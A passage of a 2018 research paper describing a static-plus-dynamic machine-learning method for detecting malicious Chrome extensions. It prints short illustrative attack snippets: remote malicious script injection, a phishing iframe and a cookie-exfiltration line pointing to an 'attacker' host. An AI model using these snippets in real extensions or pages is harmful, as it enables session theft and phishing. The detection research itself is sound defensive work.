Hindawi
Security and Communication Networks
Volume 2018, Article ID 7087239, 16 pages
https://doi.org/10.1155/2018/7087239

WILEY | Hindawi

Research Article

A Combined Static and Dynamic Analysis Approach to Detect Malicious Browser Extensions

Yao Wang,[1] **Wandong Cai**,[1] **Pin Lyu**,[1] **and Wei Shao**[2]

[1]*Department of Computer Science and Technology, Northwestern Polytechnical University, Xi'an 710129, China*
[2]*School of Science, RMIT University, Melbourne, VIC 3000, Australia*

Correspondence should be addressed to Yao Wang; wangyao@mail.nwpu.edu.cn

Received 4 August 2017; Revised 19 January 2018; Accepted 18 March 2018; Published 2 May 2018

Academic Editor: Leandros Maglaras

Ill-intentioned browser extensions pose an emergent security risk and have become one of the most common attack vectors on the Internet due to their wide popularity and high privilege. Once installed, malicious extensions are executed and attempt to compromise a victim's browser. To detect malicious browser extensions, security researchers have put forward several techniques. These techniques primarily concentrate on the usage of API calls by malicious extensions, imposing restricted policies for extensions, and monitoring extension's activities. In this paper, we propose a machine-learning-based approach to detect malicious extensions. We apply static and dynamic techniques to analyse an extension for extracting features. The analysis process extracts features from the source codes including JavaScript codes, HTML pages, and CSS files and the execution activities of an extension. To guarantee the robustness of the features, a feature selection method is then applied to retain the most relevant features while discarding low-correlated features. The detection models based on machine-learning techniques are subsequently constructed by leveraging these features. As can be seen from evaluation results, our detection model, containing over 4,600 labelled extension samples, is able to detect malicious extensions with an accuracy of 96.52% in validation set and 95.18% in test set, with a false positive rate of 2.38% in validation set and 3.66% in test set.

1. Introduction

Web browsers (e.g., Internet Explorer, Opera, Firefox, Safari, and Chrome) provide a way for people to interact with all the information on the Internet. To enhance their functionalities and personalize user's browsing experience, the extensions are allowed to employ browser components (e.g., browser history, bookmarks, webpage resources, and favourite social features). Users can install a wide range of extensions from browser vendors' official stores such as Opera Add-Ons, Safari Extensions Gallery, and Chrome Web Store or from third-party websites.

However, the widespread use of browser extensions has also drawn the attention of attackers who attempt to abuse the extensions to intervene a user's browsing sessions, steal privacy information, launch unrestricted network requests, or otherwise make illegal profits. Attacks such as man-in-the-middle commonly exist in extensions. The reason for this is that the majority of extension authors are not security-related specialists, and hence they will likely end up with benign-but-buggy extensions. If an attacker takes advantage of vulnerabilities presented in browser extensions, the attacker would likely gain complete privilege access to victim's browser and penetrate into the computer system consequently.

Moreover, in order to ensure the safety of browser extensions, a complete security check is performed before they hit store shelves. However, Symantec's recent Internet security threat report [1] manifests that the presence of potential vulnerabilities and malicious extensions is on a sustained rise. The evidence suggests that extension checking mechanism is not perfected, and vulnerable and malicious extensions often pass through the vetting process. It should be noted that once a malicious extension has been installed, it has the same privileges (e.g., accessing to local file system and other sensitive resources) as the browser, since extensions and browser itself run in the same process space. Consequently, it is urgent to find a solution to mitigate these threats. For this purpose,

a number of detection techniques have been proposed, such as approaches to offer enforced policies for extensions [2–4], method to detect malicious JavaScript codes that flow from unsensitised user inputs to extensions [5], and systems which monitor extension activities at runtime [6, 7].

As a browser with extension security in design, Chrome follows a security protection architecture to reduce the vulnerabilities and malice in extensions to a certain extent. The detailed description of the architecture and the relevant security model would be discussed in the following section. However, the security architecture till now has assumed that the Chrome extensions are free of bad intentions and all attacks are assumed to be derived from malicious websites, such as webpages that contain malicious JavaScript codes. If users do not usually install extensions from official Chrome Web Store instead of installing a number of third-party extensions, classes of malware are likely to perform malicious activities in the browser. Hence, detection techniques appear to be particularly essential.

In the paper, we introduce a machine-learning-based approach to detect malicious Chrome extensions. The main challenge of our work is the design of extension features which can help to distinguish malicious extensions. By analysing extension's source codes and activities during runtime, we manually craft a set of features that can typically represent the extension. On the basis of our prior work [8], we further investigate extension's JavaScript codes through static analysis. The method has contributed significantly to the construction of our static feature set, which is one of the foundations for detecting malicious Chrome extensions. In Section 3.1, we analyse the extension's source codes including manifest permissions, content scripts, background pages, and CSS files. By identifying the potential threats and vulnerabilities, we present a series of static code features. Dynamic feature set, the other foundation of our approach, relies on dynamic execution of extensions in sandbox. In Section 3.2, we dynamically run extensions in a monitored environment and observe the activities the extensions perform. We extract a set of dynamic behaviour features based on the potential malicious intentions that the extensions are likely to execute. We cannot guarantee the features we extracted from the coarse-grained analysis in Section 3 are robust enough to represent the extension. Therefore, we run Random Forest (RF) algorithm and information gain (IG) metric to evaluate all the features in Section 5.1, discarding low-correlated or even irrelevant features subsequently. To demonstrate the feasibility of our selected features, we construct and compare four commonly used machine-learning-based models, that is, Support Vector Machine (SVM), Bayesian Network (BN), Logistic Regression (LR), and Multilayer Perceptron (MLP). We apply 5-fold cross-validation to train and evaluate these models on our dataset with 4,677 extension samples in total. In Section 4, we illustrate the workflow of detection and the process of data collection. As a result of the experiment in Section 5.2, the four models are able to detect most of the extension properties (i.e., malicious or benign) successfully (they achieve an overall detection accuracy of 96.52%, 93.48%, 88.99%, and 86.16% in validation set, resp.), indicating that the features we selected can be used to classify malicious and benign extensions effectively. For a variety of reasons we discuss in Section 5.2, we ultimately choose Support Vector Machine with Radial Basis Function kernel as our detection model. We compare our approach with prior works in Section 5.3, and the results show that our approach outperforms the other methods.

To sum up, the novelty of this paper lies in the following four aspects:

(i) We present a comprehensive feature set of extension's source codes including JavaScript, HTML, and CSS and execution activities features for recognizing malicious extensions.

(ii) We use Random Forest algorithm and information gain theory to select the most informative features from the original feature set we crafted.

(iii) We implement several learning-based models to choose the optimal classification model and make some comparisons in performance between our detection model and those of former works.

(iv) We elaborate the essence of attacks and extract the relevant features; therefore our learning-based approach has the capability of detecting zero-day or previously unknown malicious extensions.

2. Background

This section focuses specifically on the background of Chrome extensions, mainly discussing Chrome extensions' architecture, extension system's security model, and generic threat model for extension security.

2.1. Chrome Extensions Architecture. In Chrome, an extension is a compressed crx package including different types of files such as JavaScript, HTML, CSS, and image [9]. Each extension comprises a JSON-formatted manifest file that provides important information on the extension, such as the name of the extension and the imperative code files that the extension might use, as well as some APIs the extension wants to access, which are listed in the `permissions` field. Algorithm 1 is an example for a typical manifest file in an extension.

Permissions. In order to use Chrome APIs, developers should first proclaim the required `permissions` in the permissions field of the manifest. For example, as shown in Algorithm 1, `bookmarks` API and a specified scope `https://*.google.com/` have been declared by the extension before requesting access to the service. The bookmarks permission allows the extension to create or manipulate user's bookmarks. The wildcarding host permission allows access to all subdomains on `google.com` host. In Section 3.1.1, we summarize the most used permissions that all of the malicious extensions require in our dataset, and we discuss the potential threats caused by abusing such permissions.

Content Scripts. Content Scripts are used to interact with the current webpage. As shown in Algorithm 1, a content script is some JavaScript files that run inside webpages, which means

```
{
  "name": "Chrome Extension",
  "version": "1.1",
  "manifest_version": 2,
  "browser_action": {
    "default_title": "...",
    "default_popup": "popup.html"
  },
  "permissions": [ "bookmarks", "https://*.google.com/"],
  "background": {
    "scripts": ["bj.js"],
    "persistent": false
  },
  "content_scripts": [
  {
    "js": ["jquery.js", "myscripts.js"]
  }],
  "content_security_policy": "script-src 'self' 'unsafe-eval' https://*.google.com;"
}
```

Algorithm 1: A typical manifest file.

the JavaScript files would be executed with every refresh. By using the standard DOM, they can read details of the webpage the browser visits or modify the webpage's DOM. However, the content scripts have some limitations, they cannot use Chrome APIs or access the variables and functions in the background pages directly.

Background Pages. In addition to the content scripts that allow an extension to read details of the webpages that the browser visits, extensions can also allow scripts to run in the context of the background page. As shown in Algorithm 1, the bj.js will be loaded and run in the extension's process which exists during the entire lifetime of the extension. Background page can maintain the state and control the behaviour logic of the extension, and it can be called background service which is not visible to the user. For example, an extension can create a new tab by using `chrome.tabs.create()` function in the background page.

The content scripts and background pages hold the main logic of the extension. In Section 3.1.2, we analyse their source codes to identify potential threats and vulnerabilities and extract relevant features.

Content Security Policy. For purpose of alleviating the potential large-scale attacks, Content Security Policy is implemented in Google Chrome's extension system. The policy is defined via the manifest file as shown in Algorithm 1. By default, CSP provides security by restricting the programming norms of extensions in the following three ways:

(i) `eval()` and its relative functions such as `setTimeout()`, `setInterval()`, and `new Function()` are disabled.

(ii) In order to prevent inserting insecure data into a webpage, inline JavaScript would not be executed in HTML. This rule forbids inline `<script>` tags and inline event handlers (e.g., handler for a button's `onClick event`).

(iii) Only local script and resources can be loaded by the extension.

However, CSP can hardly prevent and mitigate all the threats of injection. We will detail examples to analyse and discuss the limitations of CSP in the following sections.

2.2. Chrome Extensions Security Model. Google Chrome extension platform uses three primary security mechanisms for guaranteeing the safety.

(i) Permission Model. Instead of executing with full privileges that implicate user's privacy and security, extensions run with limited privileges. Extensions must predeclare the privileges in the manifest files. If an extension is comprised, the attacker will still be restricted by those privileges at runtime.

(ii) Privilege Separation. As we discussed above, each extension is divided into two components, content scripts and background pages. Background pages can directly access Chrome native APIs, while content scripts can only indirectly interact with the APIs via a message passing interface (i.e., `postMessage`). An attack that stems from websites would only threaten content scripts rather than causing damage to the extension core, because the core is isolated by a message passing channel.

(iii) Isolated Worlds. In order to protect content scripts from attack vectors, Chrome provides an additional JavaScript environment to run content scripts, which is called isolated world. An extension's content scripts can only access a copy of the current webpage's DOM, making it impossible to exchange JavaScript pointers. Therefore, it is much more difficult for an attack vector to threaten content scripts.

Although Chrome provides such a defence mechanism, a variety of attack vectors can still perform malicious intentions on the extension. In the paper, we further investigate how

malicious extensions bypass the defence mechanism and launch attacks.

2.3. Threat Model. In this paper, we assume the Chrome browser's kernel and the underlying operating system are reliable. That is to say, the attacks that exploit the vulnerabilities in browser are excluded from our consideration. We focus on the attacks from malicious and benign-but-buggy extensions.

Some extensions are created with the intent to perform malicious activities. By default, the content scripts have the privilege to access all DOM elements in a webpage and modify the DOM tree. Therefore, a malicious extension might read the sensitive HTML elements such as passwords or PINs and send them back to an attack server. Actually, the default permission mechanism of Chrome extension architecture potentially poses severe threats to the browser, because it can permit malicious extensions to request more access permissions than actually need.

A nonmalicious extension might suffer from one or more vulnerabilities, because the well-intentioned extension developers might not be security specialists. These vulnerabilities can be exploited by malicious websites when the extension interacts with such websites. We would detail further cases in the following sections.

Even Chrome has such a comprehensive security model; it is shown that a variety of attacks may yet be launched by malicious extensions. Below we would put forward the method we used to detect malicious extensions.

3. Methodology

The goal of our model is to classify extensions as either malicious or benign. In order to launch the classification task, we use a set of supervised machine-learning models to evaluate the features we extracted from the extensions. However, a good feature selection has a decisive influence on the classification accuracy of a model. Our model feature selection approach consists mainly of two stages. In the first stage, we analyse the source codes of an extension and extract the relevant static features; in the second stage, all extensions in our dataset would be executed in the testing infrastructure. Then we can extract the dynamic features from the running results of extensions. We would present how the static and dynamic features are extracted from extensions hereinafter.

3.1. Static Approaches. Static approaches to the vetting of malicious extensions rely on the analysis of code files in the directory of an extension. We scan through an extension's manifest permissions, content scripts, background pages, and CSS files to identify potential security threats.

3.1.1. Manifest Permissions Features. Table 1 lists the top 10 most used permissions that the malicious extensions require in our dataset (1,490 malicious extensions in total). The top two most commonly requested permissions, `all http domains` and `all https domains`, permit an extension to match any URL that uses the http scheme and the https scheme, respectively. The `webRequest` and `webRequestBlocking` permissions allow an extension to analyse network traffic by intercepting, blocking, and modifying requests in the browser. The `tabs` permission is used to communicate with Chrome's tabs system by creating, modifying, or rearranging tabs in the browser. `Storage` provides data storage for client-side data. The permission, `notifications`, is used to display desktop notifications to the user. To query and modify browser's cookies, an extension needs to request `cookies` permission. The permission `management` provides ways to manipulate other extensions that are installed in the browser. Finally, by using the `contextMenus` permission, additional objects such as images, hyperlinks, and pages can be added to Chrome's context menu.

Table 1: Top 10 permissions requested.

Requested permissions	Requested times
All http domains	1,264
All https domains	1,251
webRequest	1,092
webRequestBlocking	743
Tabs	736
Storage	667
Notifications	427
Cookies	363
Management	230
contextMenus	174

Generally speaking, a benign developer has privileged access to every permission; however, we find that malicious extensions often abuse the permissions. For example, `webRequest` might be used by malicious extensions to remove the security-related option from HTTP headers; `tabs` and `management` are usually requested to uninstall other extensions by malicious extensions; malicious objects, such as remote scripts and webpages, might be loaded through `contextMenus` permission. We make use of each permission listed in Table 1 as the permission feature in our feature set; 1 and 0 are used to present whether or not a correlative permission exists in an extension's manifest file. For example, if an extension possesses the `tabs` permission, we label the corresponding tabs feature value by 1; conversely, we flag the value by 0.

3.1.2. Content Scripts and Background Pages Features. We analyse all the JavaScript and HTML files located in content scripts and background pages to identify potential vulnerabilities which could be abused by one or more attacks to bring about negative impacts on the user. Because most of the developers are not specialists in security, they usually do not pay too much attention to security best practices. As a consequence, their insecure coding practices would lead to vulnerabilities.

(1) JavaScript Features. A certain number of features we extracted from JavaScript code depend on the analysis of JavaScript abstract syntax tree (AST) generated adopting the explorer offered by Esprima [10]. For instance, we can obtain the number of certain function calls (e.g., `eval()`,

replace(), and some other string methods) that are used as common XSS or drive-by-download attack vectors, the ratio of JavaScript keywords to words from JavaScript AST. In order to make it more difficult for one to analyse and reuse, most of JavaScript source codes are packed to compress and obfuscate. We analyse three types of obfuscation which are commonly used in the development of extensions: minification, encoding, and packing. Minification is the process of deleting unnecessary characters from JavaScript code, such as whitespace, comments, and end of line (EOL), which are usually used for increasing code readability but are not functional in the code. To make the minification code more human-readable and easy to be analysed, we implement the decryption by using the developer tools provided by Chrome (i.e., clicking the "pretty print" button to choose deobfuscated source). Some features can then be extracted from the readable code, such as whitespace percentage and average line length. Code encoding is the process of transforming code into another format by using a publicly available scheme, such as ASCII, UNICODE, and UTF-8. Code packing aims to minimize the size of JavaScript; it maps the source code using BASE62 while keeping the mappings to be rebuilt on client side via function eval(). For encoding and packing code, some informative features can be extracted for further analysing, such as occurrence frequency of special character, word size, and string entropy.

We list a total of 12 features extracted from JavaScript code, where the first 5 of the features we employ below are proposed by Canali et al. [11] and Choi et al. [12]: the whitespace percentage, the average line length, the occurrence frequency of specific character, the word size, the entropy of strings, the number of dynamic code generation functions, the number of HTML DOM change methods and properties, the number of handlers, the number of HTTPS scripts, the number of HTTP header modification callbacks, the number of XMLHttpRequests, and the keywords density. We elaborate the last 7 features which are concluded from our analysis for the nature of extension vulnerabilities that malicious extensions mainly adopt hereinafter.

Number of Dynamic Code Generation Functions. Dynamic code generation functions enable developers to create code dynamically in the form of a string. As execution sinks, leveraging such functions (e.g., eval, setTimeout, and setInterval) to execute insecure user data or data from website's DOM would create vulnerabilities in the extension's content scripts. In the case of Google Mail Notifier (https://chrome.google.com/webstore/detail/gmail-notifier/dcjichoefijpinlfnjghokpkojhlhkgl), the developer uses eval to process data instead of JSON.parse. As such, an XSS attack would be led to on the occasion that the inputs are malicious data.

This feature calculates the occurrences of commonly used execution related sinks, that is, eval, setTimeout, setInterval, and new Function, since these JavaScript functions are infamous XSS attack vectors.

We need to note that JavaScript files in content scripts are commonly unconstrained by the CSP, so we consider and analyse the JavaScript codes in content scripts regardless of the policy. However, in principle, eval and its relative functions in background pages are banned by the CSP; but the policy against this regulation can be relaxed by appending 'unsafe-eval' token to Content Security Policy in manifest file. That is to say, eval and its related functions can still be used in background pages, albeit Chrome strongly recommends against doing this. In addition, up until Chrome 45, adding "unsafe-inline" token in the policy will have no effect in relaxing the restriction against executing inline scripts. Therefore, in the process of analysis, we do not need to consider the feature of inline JavaScript.

Number of HTML DOM Change Methods and Properties. We measure the number of occurrences of most commonly used DOM modification methods and properties, such as document.write, document.writeIn, innerHTML, and outerHTML. Through the use of these methods and properties, data can get executed if it is written in the context of a page. Passing unsanitized data to these sinks would inevitably lead to drive-by-download or DOM-based XSS vulnerabilities. For example, in the Web Developer (https://chrome.google.com/webstore/detail/web-developer/bfbameneiokkgbdmiekhjnmfkcnldhhm) extension, content scripts can push notifications to the popup page, which is part of the background pages. The notifications are text, but the developer uses innerHTML property rather than relatively safe innerText to inject non-HTML notifications to the background pages. By exploiting this bug, suspicious data could be executed in the background pages.

Number of Event Handlers. We count the number event handlers used in certain actions in this feature. As restricted by the CSP, inline event handlers such as onload and onchange would not be executed. Inline event handlers should be redefined in terms of addEventListener and extracted into an external JavaScript file. JavaScript could be invoked when events occur, such as pressing a button, moving the mouse over a link, and leaving a page. In such circumstances, vulnerabilities are likely to be triggered. In the example below, the content script is implemented on the webpage of Gmail. The vulnerability is using the onmessage event without validating the message or inspecting the URL of the document that invoked the event. Any extension can use the window.open and postMessage to send a message to Gmail.

```
addEventListener('message', function(event){
        if (event.data.type==='send-mail') do();
       notifyBackgroundPage(event.data); });
```

Number of HTTPS Scripts. This feature counts the number of external scripts that are loaded over HTTPS. In the aforementioned CSP, Chrome's extensions are not allowed to load external script and resources. However, the CSP can be relaxed to a certain extent by inserting HTTPS scripts from whitelisting origins. It is important to note that loading script or resources over unsafe HTTP would not be accepted by the default CSP, as using HTTP scripts in the development of an extension would cause vulnerability to man-in-the-middle attacks. To load script or resources over HTTPS, subdomains such as `https://*.example.com` from top-level domains in the Public Suffix list (https://publicsuffix.org/list) are permitted and can be whitelisted by the CSP; but generic wildcards such as `https://*.com` are invalid.

Notwithstanding Chrome's extension developers are allowed to load remote script from secure whitelist subdomains, importing script in background pages over HTTPS is still extremely easy to create vulnerabilities. Ideally, forbidding extensions to load HTTPS scripts to their background pages would prevent all such vulnerabilities [13]. The code snippet below shows a code snippet that malicious extensions might take advantage of such vulnerabilities to host malicious JavaScript file.

```
var s = document.createElement('script');
s.type = 'text/javascript';
s.async = true;
s.src = 'https://*.example.com/mal_a.js';
document.body.appendChild(s);
```

In the example, DOM method `appendChild` is used to append a malicious JavaScript file, `mal_a.js`, to the end of the document body; thus all users would be susceptible to abuse. Furthermore, in order to thwart URL detection and blocking by security solutions, attackers would leverage a well-known subdomain to host malicious script files. In the example shown hereunder, herokuapp.com is a cloud application platform that facilitates users to develop and operate their applications on it; however, cybercriminals could make use of this website to upload their malicious JavaScript files (e.g., `mal_b.js`); `open` and `send` methods of the `XMLHttpRequest` object are then used to send a request (e.g., `GET` or `POST`) to the malicious file location.

```
var a = new XMLHttpRequest();
a.open('GET', 'https://*.herokuapp.com/mal_b.js');
a.send();
```

To sum up, fetching a JavaScript file from a Secure Sockets Layer (SSL) protected URL still remains vulnerable; inspecting the loading of HTTP scripts would be necessary and essential.

Number of HTTP Header Modification Callbacks. In order to effectively implement man-in-the-middle attacks, malicious extensions could strip or modify the security-related HTTP request and response headers, such as Content Security Policy, X-Frame-Options, and X-XSS-Protection, by using callbacks in `webRequest` API. In the case of `Unblock-Youku` https://chrome.google.com/webstore/detail/unblock-youku/pdnfnkhpgegpcingjbfihlkjeighnddk.), this malicious extension deletes the security option from HTTP response header through the use of `onBeforeSendHeaders` callback. The extension removes this as it would inject a remote malicious JavaScript that does not belong to Youku. Therefore, we need to monitor the use of the relevant callbacks, such as `onSendHeaders` and `onHeadersReceived`.

Number of XMLHttpRequests. `XMLHttpRequest` (XHR) can be used by extensions to access the network. Network attacks such as SQL Injection, drive-by-download, and XSS will follow if insecure data from XHR is permitted to execute by JavaScript within the webpage. In the example of [14], the script sends a request to fetch malicious resources from a remote server by using the XHR. Then an attack would be caused by appending the malicious data to an execution sink in the webpage. For the purpose of uncovering potential vulnerabilities, we use the number of XHRs as one of the features.

Keywords Density. This feature calculates the percentage of times JavaScript keywords appear in JavaScript code segment compared with the total amount of words. In normal codes, the density is usually relatively high, while, in malicious JavaScript codes, the number of keywords such as `this`, `if`, and `var` is limited because there exists a great use of other operations (such as declarations, multiple instantiations, and string conversions) which are used to hide the malicious intents.

(2) HTML Features. HTML, which stands for HyperText Makeup Language, is used for visually creating a webpage. In malicious extensions, some attacks such as SQL Injection could be directly launched by injected HTML code. In this section, we analyse the malicious intentions and select 4 features from extensions' HTML pages; they are the number of suspicious objects, the number of XSS attack vectors, the number of `iframe` tags, and the number of form tags. We discuss the 4 features which require further details below.

Number of Suspicious Objects. This feature counts the number of `object` HTML tags. The tag places an object (i.e., an application, a media file, etc.) in a document and contains information for retrieving ActiveX controls that are known to be exploitable [15]. A malicious ActiveX control could compromise the user's computer, stealing sensitive data, damaging system files, or even creating a backdoor to monitor user's behaviour.

Number of XSS Attack Vectors. This feature represents the number of tags (such as `script`, `body`, and `img`) that attackers can make use of to jeopardize the victims' browsers

through an XSS attack. For example, using script tag is the most immediate means to carry out an XSS. The tag could import internal JavaScript files in an extension, as well as referencing the external or remote JavaScript files as we mentioned in the last section. The tags such as `div`, `embed`, and `table` could be exploited to customize a background and embed a script. An extensive list of such tags is maintained in [16]. We record the number of such tags occurring in a webpage to identify the potential injection of malicious script code.

Number of `iframe` *tags*. The `iframe` tag allows the introducing of another HTML page into the current webpage. The tag can import JavaScript; however, of particular importance is that the script code imported by `iframe` always does not own the privilege of accessing to the DOM elements in the webpage due to CSP regulations. However, using `iframe` tag to perform phishing attacks is still a very common way in web attacks. For example, imagine that a content script is executing in some webpages. An evil extension is able to modify the DOM of the webpages with `iframe` tags, for example, <iframe src='http://phishingwebsite' > </iframe>. As such, a phishing website can be loaded; the browser's autofill function would automatically fill in any content or the victims would be tricked into submitting sensitive information such as username and password credentials.

Number of `form` *tags*. The tag, form, might be inserted and has the potential to be abused by an attacker. For instance, by embedding malicious `form` tags into the appropriate location of a webpage, an attacker could trick victims to the website into revealing sensitive information by altering the appearance and behaviour of an existing form.

3.1.3. CSS Features. Cascading Style Sheets (CSS) is a style sheet language used for changing the style (e.g., fonts, colours, and spacing) of webpages. Even though threats in Chrome extensions rely mostly on malicious JavaScript and HTML codes, evil CSS files also might lead to vulnerabilities such as CSS injection and XSS injection. Generally, CSS files do not contain codes that might compromise user's browser by exploiting the existence of a vulnerability in the browser; however it could be able to trigger user's browser to import and execute external scripts. We discuss some details of the collected 3 features in the following contents. Because the dynamic properties, CSS expression, are not supported in Chrome, the well-known dangerous `expression` function dose not merit any additional discussion here.

Number of Occurrences of `background-image` *Properties*. This feature records how many background-image properties contained in a CSS file. The implementation of the property allows images to be loaded via CSS; it means that malicious images could be injected into background properties (e.g., background-image: url (http://example.com/images/evil.jpg);).

Number of Occurrences of `behaviour` *Properties*. Similar to the above, this feature calculates the frequency that behaviour property appears in a CSS file. It is possible to inject malicious codes into stylesheets via the property (e.g., behaviour: url (/evil.htc);).

Number of Occurrences of `@import` *Rules*. Counting the number of `@import` rules in a CSS file is because attacks would be likely to occur when untrusted files are loaded by the method. In the case of CVE-2010-3971, attackers could execute any codes or cause a denial of service (DoS) through the `@import` rule in a stylesheet.

Making use of browser-specific features could enable malicious JavaScript code to be embedded in a stylesheet. For example, the , <table>, and <td> tags can customize a background and therefore a script can be embedded into the page. The details have been discussed in Section 3.1.2.

3.2. Dynamic Approaches. In addition to statically analysing extensions' codes, we actually run them in a sandbox environment to observe their behaviours. In order to trigger malicious logic, we carry out a plurality of malware trigger scenarios which are based on the event-driven nature of extensions. Malware trigger events, called behavioural suites [7], require us to interact with the tested extensions, including visiting the webpages that an extension specifies; using the extension-related functionalities, such as adding bookmarks, saving links, and capturing screenshots; using search engines such as `Google` and `Baidu`; logging onto social networking services with test accounts; shopping on `Tmall`, `Jd`, and `Amazon`, and so forth; visiting popular media sites such as `Youku` and `YouTube`.

We make use of Chrome's built-in activity logger [17] and developer tools to record all interactions within an extension, including Chrome extension API calls, DOM operations, and network requests. We would give a detailed description of the features that are selected from our dynamic analysis procedure below.

3.2.1. Extension API Calls Features. Extensions could take advantage of the browser APIs to accomplish rich functionalities by relying on the particular permissions presented in manifests. For this reason, logging the Chrome extension API calls not merely captures the behaviours that are shown by an extension, but also depicts for us the details of what an extension is trying to do.

Recent work by Kapravelos et al. [6] deemed the following extension's behaviours feasible via the browser APIs as malicious: removing other extensions, preventing the removal of the currently used extensions, and tampering the HTTP headers. In addition to these behaviours, we also consider the actions, preventing access to antivirus websites and redirecting an inactive tab to a target URL stealthily (this kind of behaviour is usually considered to be stealth attacks), as malicious. We extract the strongest features for detecting Chrome's malware from the above malicious behaviours hereinafter.

Monitoring the `management.uninstall` *API.* Because malicious extensions would be likely to attempt to remove other cleaner extensions, we monitor and log

the `management.uninstall` API calls to detect such uninstallation behaviour. By making use of the same recording method described in Section 3.1.1, 1 and 0 are used to log whether or not this API is invoked in an extension's behaviour history.

Monitoring the `tabs.remove` *API.* Malicious extensions often prevent the user from the removal of the malicious extension itself. If a user opens a tab to the extension configuration page (i.e., `chrome://extensions`) where a Chrome web browser user could manage any of their extensions expediently to check for malicious browser extensions, the malware would close this tab immediately. During our dynamic analysis, we open a new tab page to load the extension configuration page and detect such behaviour by monitoring the tabs.remove API calls. Similarly, 1 and 0 are used to indicate the presence and absence of this API.

Monitoring the `webRequest` *Callbacks API.* As described in earlier section, a malicious extension could remove the security-related option which is typically used to avoid cross-site scripting attacks from HTTP request and response headers by making use of the callback functions of `webRequest` API. More specifically, the malware removes this option as it would inject script that does not meet the same origin policy. We monitor the invocation of `webRequest.onHeadersReceived` and `webRequest.onBeforeSendHeaders` callbacks, which are used to delete response and request headers, to identify such dangerous behaviour. In the same manner, we use 1 and 0 to present whether these two kinds of callbacks are called or not.

Monitoring `onBeforeRequest` *Callback.* This callback is used by an extension to intercept or block all outgoing HTTP requests in-flight. A malicious extension can register this event handler in the `webRequest` API to block the websites of antivirus software providers including Kaspersky, McAfee, and Avast, thus preventing access to security-related applications and services, such as downloading antivirus software, updating antivirus software, and scanning malware online. In order to identify such malicious behaviour, we need to inspect whether the requests that are blocked by `onBeforeRequest` are pointing to security-related websites. Microsoft provides a list of antivirus software vendors [18]; if an extension blocks any of the domains which are included in the list, we mark the feature value as 1; on the contrary, 0 would be marked when an extension does not invoke this callback or restricts access to the other websites which are not contained in the list.

Monitoring the Usage of `tabs.query` *API.* Stealth attacks can be caused by a malicious extension through the use of tabs API. In concrete terms, a content script can invoke `tabs.query` to search through the open tabs for acquiring the list of inactive tabs. Then, the extension can redirect one inactive page to a new webpage by calling `tabs.update`, which does not require the `tab` permission to be claimed in manifest. If the browser or other applications have the autofill function, sensitive information would be entered into the content of target page and stolen by the malicious extension [19]. Monitoring `tabs.query` API helps to identify such risk.

3.2.2. Extension DOM Operations Features. According to the design of Chrome, the content script has full privileges to access all DOM elements and make arbitrary modifications to the HTML of the current webpage by using DOM manipulation methods. With this capability, a malware could launch an attack. Specifically, when a malicious content script is injected into a victim's webpage, it can access the integrated DOM tree of the webpage including privacy elements such as user names and PINs input.

In this work, we inspect 8 DOM operations for features: `createElement`, `getElementsByClassName`, `getElementById`, `getElementsByTagName`, `createElementNS`, `appendChild`, `navigator`, and `location`. In detail, `createElement` and `createElementNS` are `document` methods which are capable of creating an HTML element node with the specified name. Malicious extensions usually use the methods to create new DOM element as well as its related attribute and then add such new element to the webpage's DOM tree to execute the payload. For example, a script can create an `iframe` element of which the src attribute associate with iframe element could be placed by a resource path such as a URL with a bunch of malicious JavaScript code. After this modification, the malicious script will be loaded and executed whenever a visitor hits the URL. The `appendChild` method is commonly found in malicious code, it is often used to attach unsafe element such as a malicious JavaScript file to the end of the document body. The methods, `getElementById`, `getElementsByClassName`, and `getElementsByTagName`, are the most common methods in the HTML DOM and are used to manipulate, or acquire information form, an element on the document. A malicious script might make use of the methods to perform XSS attacks [20]. The script executed in the context of the current webpage could get sensitive information and send it to a server the attacker controls. Moreover, it also has access to user cookie and local storage, which might allow hijacking the session of the user and take over the account. The `navigator` object encapsulates and reads information about a browser window, while the location object contains information about the current URL. The object location can be used to take the browser to another webpage by simply assigning a string to it. For example, `window.location='http://attacker/?cookie'+document.cookie`, the link uses the current webpage's cookie as a query parameter, which could be stolen by an attacker from the HTTP request when it arrives to the attacker's server. Once user's cookie has been stolen; the attacker can use it to impersonate the victim to extract sensitive information such as session IDs.

3.2.3. Network Requests Features. In addition to the extension DOM operations, we also use the network panel in developer tools that automatically records all network traffic to log the HTTP requests issued during the execution of the extension. In order to successfully classify the malicious behaviour in

network traffic, we extract 9 features that can be used to characterize HTTP sessions. Below we state in detail how the features are converted to describe HTTP sessions.

Number of Requests with GET and POST Methods. This feature presents the number of requests with GET and POST methods. The GET is used to request information from the given server using a given URI, while the POST is for submitting data such as user information and file to a specified resource by using HTML forms.

Number of Requests with Other Methods. The feature sums the number of requests that used other HTTP methods (i.e., HEAD, PUT, DELETE, CONNECT, OPTIONS, and TRACE) in an HTTP session. The HEAD method is akin to the GET method, except that the server dose not return a message-body in the response of the HEAD method. The PUT and DELET are the most dangerous methods as they can pose a serious threat to the application [21]. The PUT method can be used to request the server to store any kind of malicious data. The DELETE method is for requesting the server to delete the resources. An attack can be launched by deleting some configuration files. The CONNECT method is used for establishing a connection to a web server over HTTP. An attacker can access the web server without restriction via a proxy by using this method. The following method, OPTIONS, is utilized by client-side users to inquire which methods are compatible with the current web server. This offers a way for attackers to determine how to intrude in the server. Lastly, the TRACE method can be used to echo an HTTP request back to the client. In the case of CVE-2010-0386, this method makes it easier for attackers to steal remote privacy information of users via a cross-site tracing (XST) attack.

Number of Requests to Script Files. This is the number of requests that are towards script files. Monitoring the requests to script files would provide us with a more specific vision on what the extension is trying to execute, because it can introduce remote script files from any domains and then insert the files into the current webpage.

Number of Requests with 2xx Status Codes. This counts how many requests that return numbered 2xx status codes in an HTTP session. The HTTP status messages in the 2xx series reflect that the request was successful and the server was able to deliver on the request. Certainly, 2xx codes can also mean an attacker has found means of sending malicious requests successfully that are answered with 2xx.

Number of Requests with 3xx Status Codes. This class of status codes is redirection responses. Such codes reveal that the required resources have been moved or redirected to another web server.

Number of Requests with 4xx Status Codes. The 4xx class of status codes is intended for situations in which the client or user agent end seems to have errors. 400 responses can be caused by attackers manually crafting HTTP requests and getting the protocol wrong. 401 responses are generated by HTTP authentication; a series of these responses might indicate a brute force attack.

Number of Requests with Other Status Codes. Similarly to the prior features, this one records the amount of requests with 1xx and 5xx status codes. The 1xx class of status codes indicates a provisional response; they are not part of HTTP/1.0 and so servers must not return these messages. The error messages (numbered 5xx) appear when the server is aware that it has encountered a problem or error. Since these two classes of status codes occur less frequently, we record them together.

